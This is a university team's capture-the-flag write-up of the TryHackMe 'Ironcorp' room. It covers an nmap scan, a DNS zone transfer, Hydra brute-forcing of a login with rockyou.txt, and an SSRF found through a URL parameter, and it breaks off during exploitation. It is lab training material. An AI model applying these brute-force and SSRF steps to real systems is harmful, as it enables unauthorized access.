PenTest2 ROOM A APOCALYPSE

Members

ID	NAME	ROLE
1211103698	UMMI SYAHIRAH BINTI MUHAMMAD ROZAIDEE	LEADER
1211103293	FARAH KAMILA BINTI YAHYA	MEMBER
1211102031	NOR ALIAH SYUHAIDAH BINTI SHARUDDIN	MEMBER
1211101673	NURUL MANJA MURNIRA NAJWA BINTI MALIKI	MEMBER

CATEGORY: RECONNAISSANCE

Members involved: Manja Murnira, Ummi Syahirah, Farah Kamila, Aliah Syuhaidah

Tools used: Kali.

user.txt

Answer format: ***{********************************}

Thought Process and Methodology and Attempts:

First, we will command **sudo su** and enter **etc/hosts** to edit our config file and add an IP address with ironcorp.me in it.

```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root💀kali)-[/home/kali]
└─# nano /etc/hosts
```

When the file has been added, we execute nmap. Do not forget to run -Pn or else you will get an empty scan result.

```
┌──(root💀kali)-[/home/kali]
└─# nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-03 01:35 EDT
Nmap scan report for ironcorp.me (10.10.183.49)
Host is up (0.20s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
135/tcp   open  msrpc         Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-03T05:36:46+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-02T05:33:18
|_Not valid after:  2023-02-01T05:33:18
|_ssl-date: 2022-08-03T05:36:53+00:00; +2s from scanner time.
8080/tcp  open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open  http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
|_http-title: Coming Soon - Start Bootstrap Theme
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.53 seconds
```


CATEGORY : ENUMERATION


Members involved: Manja Murnira, Ummi Syahirah, Farah Kamila, Aliah Syuhaidah

Tools used: Firefox, GNU nano, DNS Zone Transfer Vulnerability and Hydra.

Thought Process and Methodology and Attempts:

For the enumeration part, we used the open http ports, 8080 and 11025, to access the web server. Unfortunately, we do not get any information here to help us to get into the system.






Next, we tried to command dig with our IP address ironcorp.me axfr and found two subdomains.


```
root@ip-10-10-235-3:~# dig @10.10.114.66 ironcorp.me axfr

; <<>> DiG 9.11.3-1ubuntu1.13-Ubuntu <<>> @10.10.114.66 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 9
00 600 86400 3600
;; Query time: 104 msec
;; SERVER: 10.10.114.66#53(10.10.114.66)
;; WHEN: Wed Aug 03 07:33:29 BST 2022
;; XFR size: 5 records (messages 1, bytes 238)
```


We added the subdomains into the config file too as before.

```
 GNU nano 2.9.3                    /etc/hosts                         Modified

127.0.0.1       localhost
127.0.1.1       tryhackme.lan   tryhackme
10.10.114.66    ironcorp.me
10.10.114.66    admin.ironcorp.me
10.10.114.66    internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

We checked the subdomains for both of the open http ports and found that there was a difference for the site on port 11025.









Then, we opened the wordlist on Kali to find rockyou.txt which contains all the common passwords.


To obtain the password for admin.ironcorp.me, we brute forced rockyou.txt using hydra. By running the **hydra** command, we could see the functions of hydra.




We ran the command **hydra -L rockyou.txt -P rockyou.txt -s 11025 admin.ironcorp.me http-get -I** to get the username and password.



Once we got the username and password, we authenticated ourselves and got to the admin.ironcorp.me:11025 site.






CATEGORY : EXPLOITING


Members involved: Manja Murnira, Ummi Syahirah, Farah Kamila, Aliah Syuhaidah

Tools used : Burp suite, firefox, netcat and GNU nano.


Thought Process and Methodology and Attempts:


We then opened Burp Suite and turned on FoxyProxy to scan the website's vulnerabilities. After a few trials and errors, we found that the site is vulnerable to SSRF attacks.






To ensure this, we tested it. When we added a txt file to the URL of the site, it printed out the text in the file, showing that it is vulnerable to SSRF attacks.





Dashtreme Admin - Free
Access forbidden!
Hello
https://admin.ironcorp.me:11025/?r=10.10.182.42/hi.txt
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
Revshell Generator
GitHub - swisskyrepo/...
hola
Ultimate search bar
Search:
Submit Query

